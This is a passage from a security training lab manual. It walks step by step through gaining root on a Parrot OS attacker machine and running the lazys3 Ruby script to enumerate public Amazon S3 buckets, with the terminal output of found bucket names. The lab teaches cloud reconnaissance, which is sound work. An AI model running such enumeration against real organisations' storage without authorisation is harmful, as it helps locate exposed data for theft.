
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.



Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



6. In the terminal window, type **cd lazys3-master/** and press **Enter** to navigate to the cloned repository.

Note: We have already downloaded lazys3 tool in the Lab setup.




```
[attacker@parrot]-[~]  
$sudo su  
[sudo] password for attacker:  
[root@parrot]-[/home/attacker]  
#cd lazys3-master/  
[root@parrot]-[/home/attacker/lazys3-master]  
#
```


7. In the lazys3 folder, type **ls** and press **Enter** to list the folder content.

8. The folder content is displayed; here, we will run the **lazys3.rb** script to find the public S3 buckets.

```
[attacker@parrot]-[~]  
$sudo su  
[sudo] password for attacker:  
[root@parrot]-[/home/attacker]  
#cd lazys3-master/  
[root@parrot]-[/home/attacker/lazys3-master]  
#ls  
common_bucket_prefixes.txt lazys3.rb README.md  
[root@parrot]-[/home/attacker/lazys3-master]  
#
```


9. Now, type **ruby lazys3.rb** and press **Enter**.

10. A list of public S3 buckets is displayed, as shown in the screenshot.



```
Applications Places System ruby lazys3.rb - Parrot Terminal
File Edit View Search Terminal Help
#ruby lazys3.rb
Generated wordlist from file, 8817 items...
Found bucket: ()
Found bucket: -admin-dev ()
Found bucket: -admin.dev ()
Found bucket: -admindev ()
Found bucket: .admin-dev ()
Found bucket: .admin.dev ()
Found bucket: -admin-development ()
Found bucket: -admin.development ()
Found bucket: -admindevelopment ()
Found bucket: .admin-development ()
Found bucket: .admin.development ()
Found bucket: -admin-stage ()
Found bucket: -admin.stage ()
Found bucket: -adminstage ()
Found bucket: .admin-stage ()
Found bucket: .admin.stage ()
Found bucket: -admin-s3 ()
Found bucket: -admin.s3 ()
Found bucket: -admins3 ()
Found bucket: .admin-s3 ()
Found bucket: .admin.s3 ()
Found bucket: -admin-staging ()
Found bucket: -admin.staging ()
Found bucket: -adminstaging ()
Found bucket: .admin-staging ()
Found bucket: .admin.staging ()
Found bucket: -admin-prod ()
Found bucket: -admin.prod ()
```

11. Press **Ctrl+Z** to stop the script.




```
Applications Places System ruby lazys3.rb - Parrot Terminal
